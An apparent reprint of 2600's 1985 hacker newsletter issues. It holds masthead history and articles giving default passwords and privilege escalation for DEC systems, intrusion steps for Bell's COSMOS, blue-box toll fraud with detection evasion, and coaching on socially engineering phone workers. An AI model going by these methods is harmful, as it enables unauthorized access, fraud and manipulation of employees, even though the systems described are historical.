$ cat 1985

2600: THE HACKER DIGEST - VOLUME 2

$

COVERS

1985 was the second year of our newsletter phase, which lasted through 1986. True covers were still two years away. But we continued to mess around with our masthead and, as the year progressed, we kept throwing things into the little box that had popped up next to the name 2600.

We honestly don't know where most of these graphics came from. The majority were probably generic pieces of clip-art. In January, we had a little telephone in the shape of a car driving down a road. February saw a very short-lived experiment of listing the contents of the issue. In March, we were back to graphics, this time with a sneaky looking Uncle Sam waving a flag. April had an unusual image of a computer terminal with a telephone handset displayed on the monitor. In May and June, we tried listing the contents again, either because we thought it was a good idea or we couldn't find any graphics. In July, we printed an image of a penny farthing bicycle, most likely because a bunch of us were watching The Prisoner at the time. The whole British aristocrat standing in the rain with an umbrella imagery continued into August, only the rain was falling inside the umbrella. Heavy stuff. In September, we started to go a little nuts, sticking some of the clip art we had used in ads (such as a waiter holding dishes and a collection of knives) on top of an image of our very first issue. We don't understand October now and we probably didn't back then. It just seemed like a nice pattern. Where it came from is anyone's guess. November was another weird one, with our umbrella being sneezed away into the light by some guy with a handkerchief standing in the dark. (This might have been our psychedelic period.) The year ended with another self-referential image in December: a string of holiday elves for the tree next to a disembodied hand holding an issue of 2600. It was clear we wanted to make covers, but hadn't quite figured out a way to get there.

In the tiny print, January saw the first mention of a "lifetime subscription" for $260, along with a corporate sponsorship of $2600. We never got any of the latter, however lifetime subscriptions became popular and still exist to this day at the exact same price. We stuck the word "Dial:" in front of our phone number, replacing "ATT:". In March, we added the first of our BBS numbers to the masthead. This one was "The Private Sector," which would become infamous later in the year. April saw our first rate increase after a mere 15 months of publishing. Subscriptions went from $10 to $12 a year, $5 to $6 for a half year, and overseas went from $13.50 to $15 for a year. After a full year and change of putting this newsletter out, we finally had figured out what we needed to bring in to keep it going. We added a line in May that let people know to make out their checks to "2600 Enterprises," as we were getting checks made out to everything from "Hacker" to "Magazine." Some clarification was in order. In June, we realized that if we moved the "volume" and "number" part a bit higher, we'd have the full width of the page for the tiny print. We didn't have anything more to say, but we now had a whole lot more space to say it. Our next changes came in August, when we got rid of the half year subscriptions and introduced a corporate subscription rate of $30, as opposed to the now labeled individual rate of $12. We were getting hammered on international postage, so the international rate went up for the second time in four months, this time to $20 for a year. We also added "Inc." to the name to write checks to, probably at the behest of a paranoid accountant. We also introduced a brand new post office box "for advertising rates and article submissions." In September, our back issue rates doubled, from $1 to $2 each. Again, this is probably something we just figured out as they started to sell and we saw how much we were spending on them. We apparently had also been chastised by the post office for saying "Box" in our address instead of "P.O. Box," so we made that change as well. It should also be pointed out that we continued to defiantly list our BBS number, even after it had been seized by the authorities in August. (It came back to us the following January.)

We made the January exclamation point a tradition by repeating it after the "1985" on our January masthead. The typeface of the month was changed this year and converted to a smaller size and all caps. The volume and number would remain the same style and size as in the previous year. The only other bit of creativity in that section came with the word "TYCHO" inserted into the February masthead. This was undoubtedly the name of some computer somewhere that we weren't supposed to know about.

From April through August, we experimented with a "letter quality" printer instead of a typesetting machine for articles, but not news updates. While it looked better than any other computer printer of the day, it paled in comparison to what we were used to and we wound up going back to our old ways, even though that involved sneaking into offices of a local newspaper after hours. (This experiment was also responsible for a rather unusual typo in the "What a White Box Can Do" article, which was the first to be printed in this manner. The word "eatpastrami" was typed in order to push text onto the next line, which we were having trouble doing for some reason. It was supposed to be temporary, but we wound up forgetting to erase that word, resulting in much embarrassment for many years to come. In fact, we even did it a second time, with the word "dsfdsfkskfgsjkfggreegfds" in that issue's letters column. This would forever be remembered as a low point for us.) In May, we expanded from six sides of 8.5x11 paper to eight sides, or two 11x17 sheets folded in half. During 1985, you might have gotten six page issues as three separate sheets or one large sheet folded over with a smaller middle sheet while eight page sheets were either two 11x17 sheets or four 8.5x11 sheets. Loose-leaf holes continued to be punched in the side and page numbers (starting with "2-") printed on the bottom for filing purposes.

2600

JANUARY, 1985!

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
Subscription rates: $10 – 1 year, $5 – 6 months, $1 per back issue. Overseas: $13.50 – 1 year.
Lifetime subscription: $260. Corporate sponsorship: $2600.
Write to: *2600*, Box 752, Middle Island, NY 11953-0752. Dial: 5167512600. ISSN: 0749-3851.

VOLUME TWO, NUMBER ONE

2600

IN THIS ISSUE
ACRONYM LIST
2600 BBS
COSMOS EXPLORATION
BLUE BOXES
TRASHING

FEBRUARY, 1985

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
Subscription rates: $10—1 year, $5—6 months, $1 per back issue. Overseas: $13.50—1 year.
Lifetime subscription: $260. Corporate sponsorship: $2600.
Write to: *2600*, Box 752, Middle Island, NY 11953-0752. Dial: 5167512600. BBS: 2013664431. ISSN: 0749-3851.

TYCHO

VOLUME TWO, NUMBER TWO

2600

MARCH, 1985

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
Subscription rates: $10—1 year, $5—6 months, $1 per back issue. Overseas: $13.50—1 year.
Lifetime subscription: $260. Corporate sponsorship: $2600.
Write to: *2600*, Box 752, Middle Island, NY 11953-0752. Dial: 5167512600. BBS: 2013664431. ISSN: 0749-3851.

VOLUME TWO, NUMBER THREE

2600

APRIL, 1985

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
Subscription rates: $12—1 year, $6—6 months, $1 per back issue. Overseas: $15 – 1 year.
Lifetime subscription: $260. Corporate sponsorship: $2600.
Write to: *2600*, Box 752, Middle Island, NY 11953-0752. Dial: 5167512600. BBS: 2013664431. ISSN: 0749-3851.

VOLUME TWO, NUMBER FOUR

2600

IN THIS ISSUE
ALLIANCE INFO
MORE ALLIANCE INFO
PEOPLE EXPRESS
COMPUTER/PHONE NEWS
2 NEW PAGES!
AND EVEN MORE!

MAY, 1985

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization
Subscription rates: $12 – 1 year, $6 – 6 months, $1 per back issue. Overseas: $15 – 1 year
Lifetime subscription: $260. Corporate sponsorship: $2600. Make checks payable to: 2600 Enterprises
Write to: *2600*, Box 752, Middle Island, NY 11953-0752. Dial: 5167512600. BBS: 2013664431. ISSN: 0749-3851

VOLUME TWO, NUMBER FIVE

2600

BBS BUST, TRACKING DEVICES, 800 DIRECTORY, REMOTE METER READING, INTRO TO HACKING, ISRAELI PHONES, WIRETAPPING NEWS, IRS VS. TELCO, AND MUCH MORE!

JUNE, 1985

VOLUME TWO, NUMBER SIX

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
Subscription rates: $12 – 1 year, $6 – 6 months, $1 per back issue. Overseas: $15 – 1 year. Lifetime subscription: $260. Corporate sponsorship: $2600. Make checks payable to: 2600 Enterprises
Write to: *2600*, Box 752, Middle Island, NY 11953-0752. Dial: 5167512600. BBS: 2013664431. ISSN: 0749-3851.

2600

JULY, 1985

VOLUME TWO, NUMBER SEVEN

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
Subscription rates: $12—1 year, $6—6 months, $1 per back issue. Overseas: $15—1 year. Lifetime subscription: $260. Corporate sponsorship: $2600. Make checks payable to: 2600 Enterprises.
Write to: *2600*, Box 752, Middle Island, NY 11953-0752. Dial: 5167512600. BBS: 2013664431. ISSN: 0749-3851.

2600

AUGUST, 1985

VOLUME TWO, NUMBER EIGHT

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization. Subscription rates: $12—1 year, individual. $30—1 year, corporate. $1 per back issue. Overseas: $20—1 year.
Lifetime subscription: $260. Corporate sponsorship: $2600. Make checks payable to: 2600 Enterprises, Inc. Write to: *2600*, Box 752, Middle Island, NY 11953-0752. Dial: 5167512600.
BBS: 2013664431. ISSN: 0749-3851. Write to Box 762, Middle Island, NY 11953-0762 for advertising rates and article submissions.

2600

SEPTEMBER, 1985

VOLUME TWO, NUMBER NINE

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization. Subscription rates: $12—1 year, individual. $30—1 year, corporate. $2 per back issue. Overseas: $20—1 year.
Lifetime subscription: $260. Corporate sponsorship: $2600. Make checks payable to: 2600 Enterprises, Inc. Write to: *2600*, P.O. Box 752, Middle Island, NY 11953-0752. Dial: 5167512600.
BBS: 2013664431. ISSN: 0749-3851. Write to P.O. Box 762, Middle Island, NY 11953-0762 for advertising rates and article submissions.

2600

OCTOBER, 1985

VOLUME TWO, NUMBER TEN

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization. Subscription rates: $12—1 year, individual. $30—1 year, corporate. $2 per back issue. Overseas: $20—1 year.
Lifetime subscription: $260. Corporate sponsorship: $2600. Make checks payable to: 2600 Enterprises, Inc. Write to: *2600*, P.O. Box 752, Middle Island, NY 11953-0752. Dial: 5167512600.
BBS: 2013664431. ISSN: 0749-3851. Write to P.O. Box 762, Middle Island, NY 11953-0762 for advertising rates and article submissions.


2600

NOVEMBER, 1985

VOLUME TWO, NUMBER ELEVEN

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization. Subscription rates: $12—1 year, individual. $30—1 year, corporate. $2 per back issue. Overseas: $20—1 year.
Lifetime subscription: $260. Corporate sponsorship: $2600. Make checks payable to: 2600 Enterprises, Inc. Write to: *2600*, P.O. Box 752, Middle Island, NY 11953-0752. Dial: 5167512600.
BBS: 2013664431. ISSN: 0749-3851. Write to P.O. Box 762, Middle Island, NY 11953-0762 for advertising rates and article submissions.

2600



DECEMBER, 1985

VOLUME TWO, NUMBER TWELVE

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization. Subscription rates: $12—1 year, individual. $30—1 year, corporate. $2 per back issue. Overseas: $20—1 year.
Lifetime subscription: $260. Corporate sponsorship: $2600. Make checks payable to: 2600 Enterprises, Inc. Write to: *2600*, P.O. Box 752, Middle Island, NY 11953-0752. Dial: 5167512600.
BBS: 2013664431. ISSN: 0749-3851. Write to P.O. Box 762, Middle Island, NY 11953-0762 for advertising rates and article submissions.

Those Horrible Hackers Strike Again

In mid-November, something happened. We all know what it was; even the general populace knows this time. A *Newsweek* reporter, Richard Sanzda, was harassed with a flury of hacking and phreaking after he wrote a semi-revealing article. (See November 12 *Newsweek* for the article and December 10 for the follow-up.)

The attack on Sandza is unique because he is a member of the press. Because of this, a ridiculous amount of publicity erupted from the event. *USA Today* ran several days worth of articles and editorials focusing on the rampant abuse of technology by our kids, as did TV networks and all other branches of the media. Most of them mentioned breakins at the computers of Sloan Kettering, NASA, TRW, or other well known organizations. This is supposed to make us gasp in astonishment and lead us to believe that the only problem is these pesky, genius kids. But we all know better.

Sandza made the one big mistake of underestimating the power of the hackers. We were told by one of his friends of how he was so very certain that nothing could happen to him because he published a secret password. We believe this has been an educational experience for him. Some of the hackers among us could use a bit of this education themselves, though. Harrassing one person relentlessly really accomplishes nothing except to further tarnish the image of hackers. By comparison, if the hackers had done all kinds of nasty things to a big corporation, say Union Carbide since they seem to have been doing some nasty things themselves recently, the general populace might have been more understanding.

Although Sandza's case and the publicity surrounding it will hopefully alert the public to potential abuse of information by others, it is something neither he nor others deserved. And consider this: Although Sandza broke confidences by revealing passwords, he had just as much right to do it as those hackers that reveal commercial computer passwords.

wiretapping and divestiture:
A LINEMAN SPEAKS OUT

by The Shadow

Never missing an opportunity for social engineering, the Kid & Co. and I naturally carried on a conversation with the New Jersey Bell fone installer when he came to put in my modem line. The conversation turned to fone tapping, and several interesting details came to light. He swore up and down that Bell had nothing to do with wire tapping. He said the supervisor receives sealed orders from the sheriff's office, merely passing them on to the linemen. Then the linemen follow the orders to go up on the poles and mark the pair in the "CAN" that fit the fone line in question, and then leave the site.

One day, our lineman drove back by the pole he had marked earlier in the day, and saw a Bell truck. Wondering who it was, he stopped to ask. The guy up on the pole told him to go away and to leave him alone. Since our friendly lineman didn't recognize the mystery man as one of the linemen for the area, he asked his supervisor who it could have been. His supervisor curtly told him to forget the entire incident.

The lineman told us that in the old days the Telco and the prosecutor's office worked hand-in-hand. They would let the authorities right into the CO to listen in on conversations. But this ended around 1973 when someone sued Jersey Bell because of this too close interaction. The Telco then realized that they didn't have to go that far in order to help the police. After this they gradually broke from the close relationship. Now the fone company merely marks the lines, and the prosecutor's office handles the rest. He also said that now the police sometimes use ultrasonic waves bounced off of window panes to listen to suspects, removing all contact with the fone lines. Since the presence of a fone company truck messing with telephone wires is taken for granted by the general populace, the sheriff's office also has a couple of them for undercover work. Since they got them back in the good old days of Bell friendliness, the trucks tend to be the older models, with outdated gear. The trucks also tend to be empty of the normal fone installation gear. The lineman told us a sure way to identify the local police's trucks: they have wooden ladders. New Jersey Bell switched over to plastic ones years ago.

Continuing the discussion with the lineman, we covered the breakup. New Jersey Bell now no longer gives as much overtime as it once did. The lineman complained that his standard of living had gone down since the breakup as he no longer has as much take home pay. The breakup has caused a total severing of ties with AT&T. He professed total ignorance about long distance calling. He had originally gone with AT&T, but disliked fixing PBX's and computer systems. As soon as he could, he switched back to the local operating company.

He told us about a technical institute Western Electric was operating somewhere in the Midwest. He had gone there to learn about the various types of switching systems. On campus was a gigantic, multi-story building split up into rooms approximately the size of gymnasiums. In each was a fully operational scale model of each of the various switching systems Western Electric manufactures, including all the ESS and crossbar machines, as well as some step-by-steps and several types of PBX's. They trouble-shot and repaired problems in these machines in order to learn about actual operating equipment.

We talked about the local switching equipment, which turned out to be a #1A ESS. According to him, soon all the local CO's will be run automatically from central locations called "hubs". The "hub" handles any overload between central offices that might cause the dreaded "gridlock" of the fone system. If the interoffice signaling lines get overloaded, the calls are rerouted through the hub. The hub also serves as a central spot where troubles at the local CO are handled in the first stages of trouble-shooting. The "hub" concept is alive and well in our local area, with a #5 ESS, the third installed in the entire nation, running the whole operation.

When he was getting ready to leave he thanked us for the interesting conversation, and we waved at him as he pulled out. I now not only had a new fone line, but also a lot of useful and interesting info, as well as the satisfaction of a friendly chat.

The lesson is clear. Whenever a Bell employee visits your house, feel phree to ask whatever you want, within reason. Most are extremely willing to shoot the bull about almost anything of which they have knowledge. At first, merely joke with them lightheartedly, in order to get them off of their guard. Legit questions askable by a normal customer, such as equal access cutovers, will get them rolling, leaving you to direct the conversation wherever you like. Asking about the breakup and how it affected them is a sure fire way to get them talking. Questions like "How does the fone network work?" also are good, especially if you guide them into the discussion of switching technology. Most Bell employees are really glad to talk to someone. Most people are flattered when others seem interested in them. Remember, they usually interact with disgruntled customers with complaints. Their spouses probably yell at them, and their supervisors either complain about their performance or ignore them. Society at large just doesn't care about them. They're most probably disenchanted with the world at large, and maybe even dissatisfied with their jobs. The chance to talk to someone who merely wants to listen to what they say is a welcome change. They will talk on and on about almost anything, from telecommunications to their home life and their childhood. The possibilities for social engineering are endless. Remember, Bell employees are humans, too. All you have to do is listen.

Getting In The Back Door

A GUIDE TO SOME POPULAR OPERATING SYSTEMS

by Mike Salerno

There are four popular operating systems on DEC machines that are supported by DEC. Two of these, TOPS-10 and TOPS-20, run on the KL10 and the KS10 36 bit machines; TOPS-10 also runs on the older KA10 and K110. The other two are UNIX and VMS for the VAX, and PDP-11 series. The VAX is a 32 bit machine, with a 32 bit virtual address space. The PDP-11 is also a 32 bit machine. VMS is a very intricate operating system, with its loopholes, as you will see.

TOPS-10 is an operating system that uses two octal numbers to identify a "user" or "account". This is usually printed in the form of [565,11]. The first number tells which "project" the user belongs to, and the second is which "programmer" the user is. Passwords are any printing character up to 6 characters long, containing only upper case alphabetics. Also associated with the project programmer number (PPN) is the username, or "user ID". This is usually either a department name, or a personal name. Now, we all know what some people like doing, i.e. using parts of their name or department as their password (usually initials, or first names). The only problem that remains is how to get these usernames, right? Wrong! TOPS-10 is one of the few operating systems, besides TOPS-20, that lets you do a few things while not logged in. This includes running a program called SYSTAT that will give you various performance statistics, along with a list of users on the system. If this system is running version 7 of TOPS-10, you can use SYSTAT to give you what you want. Just type "SYSTAT US". This will give a short listing, giving only users on the system and their usernames. Useful, isn't it? If the version is previous to version 7, you can get a SYSTAT and then, using the job number in the left column, type "PJOB n" where "n" is the user's job number. This will give you his username. If this is too tedious, type "QUEUE". This will show you a list of users who have entered print and batch requests, along with their username. To login, just type "LOGIN", a space, and the "PPN" with a comma. Really taking over is not easy, unless you've worked with TOPS-10 for a while. There are a few accounts that might have been left with the default passwords set, like [1,3] password OLD or OLDLIB, [1,4] password SYS or SYSLIB, [1,5] password NEW or NEWLIB, [6,6] password MAINT or FIXIT or FIX-IT, and [7,7] password OPER or OPR.

Like TOPS-10, TOPS-20 allows you to do certain things which are helpful to hackers. Accounts on TOPS-20 are up to 39 alphanumeric characters including hyphens and/or periods--passwords are the same. To login, type "LOGIN", a space, the username, a space, and the password. The password will not echo. SYSTAT can be run whether you're logged in or not on most machines. If the host is on ARPANet, use FINGER to give a list of users on the system, along with their personal names! There are not many privileged accounts that will have their password set to something obvious, but one may be MAINT or F-S or FIELD, with a password FIXIT, FIX-IT, or MAINT. If the host is on ARPANet and you can login, try FTP, which stands for File Transfer Protocol. With this, you can transfer files from another host on ARPANet to the one you're on, or vice versa. You have to have an account and password to use on the other system, but guess what? TOPS-20 systems all have an ANONYMOUS account that any person using FTP can log into, with any password!

UNIX is a pretty simple operating system, but has some pretty good security measures. The only way you can get full file access, or any other privilege is by issuing the SU command and entering the appropriate password, which (I believe) is the "root" account's password. Accounts and passwords are stored in text form, in the directory "/etc" in the file "passwd". All the passwords are coded in such a way that there is no way to decode them. The program responsible for checking these passwords codes the password you give, then checks it against the already coded password stored in the file. The only time the real password is handled by the computer is when the user himself sets it. All the fields in the password file are separated by a colon. The first field is the username, the second the password. If there is no password—two colons after the username—then that account can be logged into without a password. Some of these may be "help" or "learn" which actually may let you into the system's command level. The account "sync" is used to synchronize things so that UNIX can be crashed (never crash a UNIX system, it may leave the disks in an undesirable state). One useful account which is usually left with no password is "who", which will give you a list of users on the system, just like typing "who" at the command level would. You can scan through these and see if you can find an account with no password, or part of the username as the password. If this doesn't work, then hang it up. One thing about UNIX—it thinks upper and lower case are different. This allows for file names and even passwords in upper and lower case!

VMS stands for Virtual Memory System. The VAX's 32 bit (4 gigabytes!) virtual address space is exploited fully by VMS. The introduction of the new VAX 8600 with the speed of four VAX 780's is an impressive move by DEC. This system should be able to support up to 256 users. One "good" thing (depending on your point of view) about VMS is that it lets you do *nothing* without first logging in. If the system has only been in operation for about 6 months or so, there is a good chance that the default accounts supplied with VMS are still there. These include the system manager's account SYSTEM with the password MANAGER, the field service account FIELD with password SERVICE, and the system program test account SYSTEST with password UETP. All these accounts either have full privileges or have the privileges to give themselves full privileges. If you can't access some files from FIELD or SYSTEST, this is because you're the latter. To give them to yourself, just type "SET PROCESS/PRIV=ALL". Once you have full privileges, you can run the system program AUTHORIZE. This program will allow you to print usernames, owners, etc., and insert new users. You can *not* print passwords, since the login program works like UNIX's does. If the VAX is hooked into DECNET, which is DEC's supported network, you can access any unprotected file on any "node" on the network.

One thing about DEC's machines is that they can all communicate with one another. Using ETHERNET, you can connect to, send mail to, and transfer files to and from almost any other DEC system. There should be on-line help for the network, just type HELP.

THE THEORY OF 'BLUE BOXING'

their history, how they're used, their future

After most neophyte phreaks overcome their fascination with Metrocodes and WATS extenders, they will usually seek to explore other avenues in the vast phone network. Often, they will come across references such as 'simply dial KP + 2130801050 + ST for the Alliance teleconferencing system in LA.' Numbers such as the one above were intended to be used with a blue box; this article will explain the fundamental principles of the fine art of blue boxing.

Genesis

In the begining, all long distance calls were connected manually by operators who passed on the called number verbally to other operators in series. This is because pulse (aka rotary) digits are created by causing breaks in the DC current. Since long distance calls require routing through various switching equipment and AC voice amplifiers, pulse dialing cannot be used to send the destination number to the end local office (CO).

Eventually, the demand for faster and more efficient long distance (LD) service caused Bell to make a multi-billion dollar decision. They had to create a signaling system that could be used on the LD network. Basically, they had two options: (1) to send all the signaling and supervisory information (ie, ON and OFF HOOK) over separate data links. This type of signaling is referred to as out-of-band signaling, or (2) to send all the signaling information along with the conversation using tones to represent digits. This type of signaling is referred to as in-band signaling. Being the cheap bastards that they naturally are, Bell chose the latter (and cheaper) method—in-band signaling. They eventually regretted this, though (heh, heh)...

In-Band Signaling Principles

When a subscriber dials a telephone number, whether in rotary or touchtone (aka DTFM), the equipment in the CO interprets the digits and looks for a convenient trunk line to send the call on its way. In the case of a local call, it will probably be sent via an inter-office trunk; otherwise, it will be sent to a toll office (class 4 or higher) to be processed.

When trunks are not being used there is a 2600 Hz tone on the line; thus to find a free trunk, the CO equipment simply checks for the presence of 2600 Hz. If it doesn't find a free trunk the customer will receive a re-order signal (120 IPM busy signal) or the 'all circuits are busy...' message. If it does find a free trunk, it 'seizes' it—removing the 2600 Hz. It then sends the called number or a special routing code to the other end or toll office

The tones it uses to send this information are called multi-frequency (MF) tones. An MF tone consists of two tones from a set of six master tones which are combined to produce 12 separate tones. You can sometimes hear these tones in the background when you make a call, but they are usually filtered out so your delicate ears cannot hear them. These are *not* the same as touchtones. To notify the equipment at the far end of the trunk that it is about to receive routing information, the originating end first sends a Key Pulse (KP) tone. At the end of sending the digits, the originating end then sends a STart (ST) tone. Thus to call 914-359-1517, the equipment would send KP + 9143591517 + ST in MF tones. When the customer hangs up, 2600 Hz is once again sent to signify a disconnect to the distant end.

History

In the November 1960 issue of the Bell System Technical Journal, an article entitled 'Signaling Systems for Control of Telephone Switching' was published. This journal, which was sent to most university libraries, happened to contain the actual MF tones used in signaling. They appeared as follows:

DIGIT	TONES
1	700 + 900 HZ
2	700 + 1100 HZ
3	900 + 1100 HZ
4	700 + 1300 HZ
5	900 + 1300 HZ
6	1100 + 1300 HZ
7	700 + 1500 HZ
8	900 + 1500 HZ
9	1100 + 1500 HZ
0	1300 + 1500 HZ
KP	1100 + 1700 HZ
ST	1500 + 1700 HZ
11 (*)	700 + 1700 HZ
12 (*)	900 + 1700 HZ
KP2 (*)	1300 + 1700 HZ

(*) Used only on CCITT SYSTEM 5 for special international calling.

Bell caught wind of blue boxing in 1961, when it caught a Washington State College student using one. They originally found out about blue boxes through police raids and informants. In 1964, Bell Labs came up with scanning equipment, which recorded all suspicious calls, to detect blue box usage. These units were installed in CO's where major toll fraud existed. AT&T security would then listen to the tapes to see if any toll fraud was actually committed. Over 200 convictions resulted from the project. Surprisingly enough, blue boxing is not solely limited to the electronics enthusiast; AT&T has caught businessmen, film stars, college students, doctors, lawyers, high school students, and even a millionaire financier (Bernard Cornfield) using the device. AT&T also said that nearly half of those that they catch are businessmen.

To use a blue box, one would usually make a free call to any 800 number or distant directory assistance (NPA-555-1212). This, of course, is legitimate. When the call is answered, one would then swiftly press the button that would send 2600 Hz down the line. This has the effect of making the distant CO equipment think that the call was terminated, and it leaves the trunk hanging. Now, the user has about 10 seconds to enter in the telephone number he wished to dial—in MF, that is. The CO equipment merely assumes that this came from another office and it will happily process the call. Since there are no records (except on toll fraud detection devices!) of these MF tones, the user is not billed for the call. When the user hangs up, the CO equipment simply records that he hung up on a free call.

Detection

Bell has had 20 years to work on detection devices; therefore, in this day and age, they are rather well refined. Basically, the detection device will look for the presence of 2600 Hz where it does not belong. It then records the calling number and all activity after the 2600 Hz. If you happen to be at a fortress fone, though, and you make the call short, your chances of getting caught are significantly reduced. Incidentally, there have been rumors of certain test numbers that hook into trunks thus avoiding the need for 2600 Hz and detection!

Another way that Bell catches boxers is to examine the CAMA (Centralized Automatic Message Accounting) tapes. When you make a call, your number, the called number, and time of day are all recorded. The same thing happens when you hang up. This tape is then processed for billing purposes. Normally, all free calls are ignored. But Bell can program the billing equipment to make note of lengthy calls to directory assistance. They can then put a pen register (aka DNR) on the line or an actual full-blown tap. This detection can be avoided by making short-haul (aka local) calls to box off of.

It is interesting to note that NPA + 555-1212 originally did not return answer supervision. Thus the calls were not recorded on the AMA/CAMA tapes. AT&T changed this though for 'traffic studies!'

CCIS

Besides detection devices, Bell has begun to gradually redesign the network using out-of-band signaling. This is known as Common Channel Inter-office Signaling (CCIS). Since this signaling method sends all the signaling information over separate data lines, blue boxing is impossible under it.

While being implemented gradually, this multi-billion dollar project is still strangling the fine art of blue boxing. Of course until the project is totally complete, boxing will still be possible. It will become progressively harder to find places to box off of, though. In areas with CCIS, one must find a directory assistance offfice that doesn't have CCIS yet. Area codes in Canada and predominantly rural states are the best bets. WATS numbers terminating in non-CCIS cities are also good prospects.

Pink Noise

Another way that may help to avoid detection is to add some 'pink noise' to the 2600 Hz tone.

Since 2600 Hz tones can be simulated in speech, the detection equipment must be careful not to misinterpret speech as a disconnect signal. Thus a virtually pure 2600 Hz tone is required for disconnect.

Keeping this in mind, the 2600 Hz detection equipment is also probably looking for pure 2600 Hz or else it would be triggered every time someone hit that note (highest E on a piano =2637 Hz). This is also the reason that the 2600 Hz tone must be sent rapidly; sometimes, it won't work when the operator is saying 'Hello, hello.' It is feasible to send some 'pink noise' along with the 2600 Hz. Most of this energy should be above 3000 Hz. The pink noise won't make it into the toll network (where we want our pure 2600 Hz to hit), but it should make it past the local CO and thus the fraud detectors.

(The above was taken from Basic Telecommunications Part VII, *written by BIOC Agent 003.)*

trashing alaska style

by The GCI Guy

We left that Friday night with no idea that we would end up at our local CO. A group of computer enthusiasts and I usually go cruise and look for trouble in our car properly named The Lead Sled. It is named this because it is an extremely old Monte Carlo that is painted five different shades of gray.

There was nothing happening on the local drag and that is when I remembered something I had seen on a BBS the night before.

"Let's go trashing," I said with hopes of an answer. But all I got was a grumble from the back seat and a question thrown at me from the driver. I explained to them what trashing was and the whole car seemed to like the idea of looking through someone else's garbage, especially our local CO's.

Now the thing that I really hate about our CO is that they have a 'mascot' color, baby blue. They paint their repair trucks, representatives, and main building all this same color.

We carefully turned the engine off when we approached the baby blue monster and coasted behind a group of trees. We had to run about a mile to the dumpsters and I think that this was our biggest mistake. But what can you expect from first time trashers?

The CO has a 'protective' fence around their lot. So we picked a small, thin phreaker to slide under the gate. He then dived into the dumpster with a look of triumph in his eyes.

We waited for him to emerge with a bag when suddenly a man in baby blue overalls appeared. I yelled for everyone to blow and that's what we did. The skinny phreaker slid under the fence and we were history.

I ran fast, the fastest I think I ever ran. But with the CO's security guards after you, you had to. We ran back to the Sled but found that it was surrounded by men in baby blue overalls. This is where we made another mistake—we split up, hoping that maybe we wouldn't be caught if we weren't a large group.

"They've been caught!" was the only thing that ran through my mind as I ran for an abandoned shopping mall. Me and about two other phreakers hid out there for about two hours until we thought the coast was clear. But we were wrong.

As we were making our way back to the Sled, we were stopped by a security guard who asked us *alot* of questions. Luckily we were able to B.S. him. But when we got back to the Sled, it was gone.

I panicked. No Sled, no ride, and no trash. Then suddenly I heard a honk and it was the Sled.

Since that unfortunate experience we have made countless trips to the CO and have retrieved bags and bags of trash. Learn by your mistakes.

SURVEYING THE COSMOS

by Firemonger

COSMOS is Bell's computer for handling infomation on customer lines, special services on lines, and orders to change line equipment, disconnect lines, etc. COSMOS stands for Computerized System for Mainframe Operations. It is based on the UNIX operating system and, depending upon the COSMOS and upon your access, has some, many, or no UNIX standard commands. COSMOS is powerful, but there is no reason to be afraid of it. This article will give some of the basic, pertinent info on how users get in, account format, and a few other goodies.

Password Identification

To get onto COSMOS you need a dialup, account, password, and wire center (WC). Wire centers are two letter codes that tell what section of the COSMOS you are in. There are different WC's for different areas and groups of exchanges. Examples are PB, SR, LK, etc. Sometimes there are accounts that have no password; obviously such accounts are the easiest to hack.

Checking It Out

Let's suppose you have a COSMOS number which you obtained one way or another. The first thing to do would be to make sure it is really a COSMOS system, not some other Bell or AT&T computer. To do this, you would call it and connect your modem, then hit some returns until you got a response. It should say: ';LOGIN:' or 'NAME:'. If you enter some garbage here it should say: 'PASSWORD:'. If you hit a return and it says 'WC?', it is a COSMOS system. If it says something like 'TA%' then you're in business. If it doesn't do any of the above, then it is either some other kind of system, or, if you're not getting anything at all, the dialup has probably gone bad.

Getting In

COSMOS has certain accounts that are usually on the system, one of which might not have a password. They consist of ROOT (most powerful and almost always on the system), SYS (second most powerful, still many privileges), BIN (a little less power), PREOP (a little less), and COSMOS (hardly any privileges, like a normal user). The way to tell if they have passwords is by entering the accounts at the ';LOGIN:' or 'NAME:' prompt, and if it jumps staight to 'WC?', all you need is a WC to get in. But suppose all of the accounts have passwords? You have two choices. You can try to hack the password and WC to one of the above accounts. I won't deal with this method, as it is self explanatory. Or you can do something I find much easier—call the COSMOS during business hours and hope that someone forgot to log off. Keep calling until when you connect and hit return until you get a 'WC%' prompt. 'WC' is the WC that the account you found is currently in. You are now in!

What to Do While Online

The first thing you want to do is write down the WC you are in. The command 'WCFLDS'(!) should list all WC's. On your first login it is a good idea to print everything or dump everything to a buffer. 'WHO' should print everyone currently logged on the system, giving some accounts. 'TTY' tells what terminal port you are on. 'WHERE' should tell the location of the COSMOS installation. 'WHAT' tells what version of COSNIX, COSMOS' operating system, it is. 'LS *' prints all the files you have access to. 'CD / dir' connects you to directory 'dir'. 'Cat / filename' prints file 'filename'. Typing the name of a file runs it. 'ED filename' edits file 'filename'. 'Q' quits the editor. If you've got privileges, you can try to print the password file. To do this, type 'CAT / ETC/ PASSWD'. If you have access, it will print the password file out. The passwords are almost always encrypted, but you get a list of all the accounts. If you are lucky, one of the lines will have two colons after the account name. This means there is no prompt from the ';LOGIN:' or 'NAME:' prompts when you enter that account. If you can't print out the password file, you're going to have to hack a password for an account or call again until you get in the way described above. To logoff, type CTRL-Y. 'TAT' sometimes print a little help file. To do a check on some telephone line, type 'ISH' at the COSMOS 'WC%' prompt. Then type 'H TN XXX—XXXX'(Hunt Telephone Number) to tell you about the local number you are interested in. When the system gives you a '—', you type a '.', and it will type all kinds of info on the phone number you entered (in Bell abbreviations, of course). If it is not a good exchange, it will say something to that effect. You type a period to end the ISH.

If you wish to learn more information about COSMOS, find yourself a COSMOS manual or look at future issues of *2600*. A UNIX manual would also be helpful for standard UNIX commands.

